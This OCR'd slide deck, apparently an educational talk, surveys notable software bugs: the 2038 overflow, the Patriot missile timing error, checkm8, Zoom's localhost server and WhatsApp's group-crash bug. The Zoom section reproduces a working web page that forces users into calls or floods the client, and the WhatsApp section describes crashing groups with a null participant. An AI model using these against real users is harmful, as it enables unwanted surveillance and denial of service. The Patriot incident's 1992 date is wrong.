Bugs: The Price We Pay

AIDEN FITZSIMMONS

2038 Bug

- 2038 problem, Y2K … 2?
- Also known as: Y2038, Y2K38
- Signed 32-bit integer overflow
- Wrap around to Friday 13, December 1901
- AOLServer ran into this bug in the late 2000s
  - Kludge -> unnecessarily large arbitrary timeout
  - Overflows to past – crashes program
  - Fix: Change waiting times in config file

Binary : 01111111 11111111 11111111 11110000
Decimal : 2147483632
Date : 2038-01-19 03:13:52 (UTC)
Date : 2038-01-19 03:13:52 (UTC)

Affected Systems

- Many devices using 32-bit Unix time format
- Embedded systems
  - Automotive Industry
    - ABS (anti-lock braking systems)
    - Electronic stability control
    - Traction control
    - 4-wheel drive
  - Communications
    - 32-bit Android
    - MySQL -> UNIX_TIMESTAMP()
  - Military, medical, factory control devices

Mitigating Catastrophe

- Use a datatype with a higher capacity
  - Unsigned 32-bit integer: 86 years
  - 64 bit signed (already in most 64-bit systems): 292 billion years
- Issues
  - Migration of data structures
  - Not feasible to update all devices

Patriot Missile Failure – Dharan, Saudi Arabia

- 1992 "Patriot" Missile – Persian Gulf War
- Caused by inaccurate tracking mistake
- Tracking relies on predictions about where target will be next
- Root cause: Error in floating point conversion
  - Comparison between two floats
  - One floating point value was increasingly inaccurate over time
  - Floating point truncation in 24-bit register
  - Miss distance over 8 hours – 20%, 20 hours – 50%
- Inaccuracy led to missile miscalculation – 28 dead

Figure 3: Correctly Calculated Range Gate





Figure 4: Calculated Range Gate After Approximately 8 Hours



alloc8/checkm8

- iOS bug (exists on other OS too)
- SecureROM -> First code to run on cold boot iOS
  - Most trusted code on Application Processor
  - Provides emergency recovery mechanism - DFU
- void *malloc(size_t size);
  - Should return NULL if unable to allocate memory of requested size
- Not implemented correctly in In S5L8920 bootrom
  - When unable to allocate, returns pointer to address 0x8 (0x0 for ARMv7)


```
void *pointer = malloc(size);

if (pointer == NULL) {
        // handle error
} else {
        // pointer is valid, continue
}
```

Who cares – Why is this a big deal?

- Allows for arbitrary code execution
  - Exploit exception vector table
- Exception vectors are in Read Only Memory!
  - That means there is no issue! Problem solved!

The Problem Is Not Solved

- Exception vector table is cached in L1 cache
- Change pointers pointing to exception vectors
- When “freed” - redirect pointers to address in memory to run arbitrary code
- “Jailbreaking”
  - Checkra1n/checkm8
  - Opens up the possibility for many more exploits
  - Compromises security for other apps
    - Examples
      - IAP bypassing
      - RAM exploitation



Zoom Bug

- Zoom: Popular Video Conferencing Application
- Millions of clientele
- Bug details
  - Allows users to join Zoom call (uninvited)
  - Can force users to join a call
  - Can force access to users microphones remotely
  - Has the ability to *persist after Zoom is uninstalled*

Background

- Relies Zoom's ability to automatically open the Zoom client via a webpage when given a url
  - Ex: https://zoom.us/j/192469752
- Reported by several organizations: Chromium, Firefox, etc.
- Not dealt with in a timely manner by Zoom!
  - Zero day disclosure released by Jonathan Leitschuh in July 2019


Vulnerability 1: Undocumented Ambiguous API Call

- Zoom's code (and undocumented API call) running on local machine's web browser

```
906                        aZ(a0)
907                    }
908                };
909                aW.src = "http://localhost:" + aX + "/launch?" + aN + "&t=" + $.now();
910                log("[launch.js] Start to load launchImage, url=" + aW.src)
911            }
912            ;
```

Overlooking Client's Privileges

- Unorthodox error code formatting
  - Dimensions of image loaded represent different error codes
- What do these error codes imply?
  - Webserver has an unreasonable amount of power – bypass CORS




```
var a2 = {
    "1_1": "success",
    "1_2": "start_download",
    "1_3": "end_download",
    "1_4": "start_install",
    "1_5": "end_install",
    "1_6": "available_version",
    "2_1": "fail_check_upgrade",
    "2_2": "fail_download_cancel",
    "2_3": "fail_download",
    "3_1": "fail_install",
    "3_2": "fail_launch",
    "4_1": "fail_uuid",
    "4_2": "fail_disk_full",
    "5_1": "fail_unknown",
    "6_1": "fail_invalid_domain"
};
```

Video Call Bug/Vulnerability

- Interesting parameters sent from client when joining a video call:
  - action=join
  - confno=[some conference id]
- Vulnerability/Bug
  - http://localhost:19421/launch?action=join&confno=[some conference number]
- Congratulations, you can now join any Zoom call!
  - Huge data breach, fuzzing allows for incalculable amount of data leaked
  - Force users into a call *without their permission*

Video Call Bug/Vulnerability (cont.)

- What if Zoom is running as a background process?
  - *Any website can forcibly connect to a user's webcam/microphone if Zoom is running in the background – embed in a webpage*
- Denial of Service vulnerability – Uses same idea, repeatedly forces Zoom into the foreground – device is unable to function properly

```
<body>
<script>
// It's actually better if this number isn't a valid zoom number.
var attackNumber = "694138052"

setInterval(function(){
  var image = document.createElement("img");
  // Use a date to bust the browser's cache
  var date = new Date();
  image.src = "http://localhost:19421/launch?action=join&confno=" + attackNumber + "&" + date.getTime();
  image.onload = function() {
    // Be tidy, clean up the DOM afterwards
    image.parentNode.removeChild(image);
  };
  document.body.appendChild(image);
}, 1);
</script>
</body>
```

URL Parameters Revisited

- If Zoom is every installed – you have their web server installed
  - Continues to run if you uninstall Zoom (wow)
- Zoom web server can
  - Update
  - Install new versions of Zoom – Open call
  - Possible arbitrary code execution

```
/* @class ZMClientHelper */
+(void *)getDownLoadURL:(void *)arg2 {
    r15 = [arg2 retain];
    if ((r15 == 0x0) || ([r15 length] == 0x0)) {
            [@"www.zoom.us" retain];
            [r15 release];
            r15 = @"www.zoom.us";
    }
    rbx = [[NSString stringWithFormat:@"https://%@/upgrade?os=mac", r15] retain];
    r14 = [[NSURL URLWithString:rbx] retain];
    [rbx release];
    [r15 release];
    rax = [r14 autorelease];
    return rax;
}
```

Bytecode of Zoom disassembled via Hopper

Fix Implemented By Zoom

- Initially ignored warnings of severity
- Fix initially implemented:
  - Digitally sign request made to the client
  - Lock signature that made the conference in confid
- Is this a good fix?
  - Allowing localhost based webserver is not good
    - Implementing custom zoom:// URI-type handler would improve security

User Submitted Patch (90-days allotted)

- Mac: Zoom -> Settings -> Video -> Check “Turn off my video when joining a meeting”
- Close all running services associated by Zoom

```
# For just your local account
defaults write ~/Library/Preferences/us.zoom.config.plist ZDisableVideo 1
# For all users on the machine
sudo defaults write /Library/Preferences/us.zoom.config.plist ZDisableVideo 1
```

WhatsApp

- Text, voice, video, sharing/messaging service service
- Cross platform
- Has 1.5 billion users in 180 countries (owned by Facebook)
- Allows for group chat functionality
- Has had many issues with security in the past

Overview

- Discovered August 2019 – Checkpoint Research Team
- Coined "BreakingApp"
- Causes crashing of mobile devices – all OS
- Caused by giving too much data to client/allowing device to edit parameters – poor encryption scheme
  - Manipulate "secret" parameter from QR (BurpSuite)

The bug : XMPP

- XMPP: Extensible Messaging and Presence Protocol
  - Facilitates instant messaging
- Trigger
  - Set param “participant” to null -> null point exception
- d.g.ba.ba.run handles message data
  - Input mishandled when invalid phone number received
- Attack vector revealed


```
Error: can't decode byte 0xc0 in position 187
    at frida/runtime/core.js:144
    at frida/node_modules/frida-java-bridge/lib/env.js:593
    at frida/node_modules/frida-java-bridge/lib/class-factory.js:1421
    at input:1
    at a (frida/node_modules/frida-java-bridge/lib/class-factory.js:712)
    at /repl1.js:37
    at input:1
Called d.g.Fa.gb.a(java.lang.Object),
       with args: ("null")
java.lang.Exception
        at d.g.Fa.gb.a(Native Method)
        at d.g.Fa.Ua.a(:76179)
        at d.g.Fa.Ua.a(:76364)
        at d.g.oa.ab.g(:132500)
        at d.g.ba.ba.run(:109986)

Process crashed: java.lang.NullPointerException
```


Exploitation

- Send malformed phone number via packet interception, decryption, editing, then forwarding. (Burp Suite WhatsApp decryption extension used)

Result

- Crashes application
  - Crashes everyone in the group's application
  - Triggers a crashing loop
- All data shared in group is gone
- Can't restore group data
- Group must be deleted





Fix

- Simply check for invalid phone numbers being sent/received!
  - Server-side fix would be ideal, client side would be sufficient
- WhatsApp implemented fix on the backend in September 2019 (Black Box)

Questions?

Works Cited

- https://www.theguardian.com/technology/2014/dec/17/is-the-year-2038-problem-the-new-y2k-bug
- https://www.gao.gov/products/IMTEC-92-26
- '"Beschreibung"': MIM 104 / Patriot System der Bundeswehr *'"Fotograf"': Darkone, 13. August 2005 https://commons.wikimedia.org/wiki/File:Patriot_System_2.jpg
- https://research.checkpoint.com/2019/breakingapp-whatsapp-crash-data-loss-bug/
- https://research.checkpoint.com/2019/black-hat-2019-whatsapp-protocol-decryption-for-chat-manipulation-and-more/
- http://iokit.racing/oneweirdtrick.pdf
- https://thewellnessbusinesshub.com/tech-tools/zoom-logo/
- https://github.com/axi0mX/alloc8
- https://medium.com/bugbountywriteup/zoom-zero-day-4-million-webcams-maybe-an-rce-just-get-them-to-visit-your-website-ac75c83f4ef5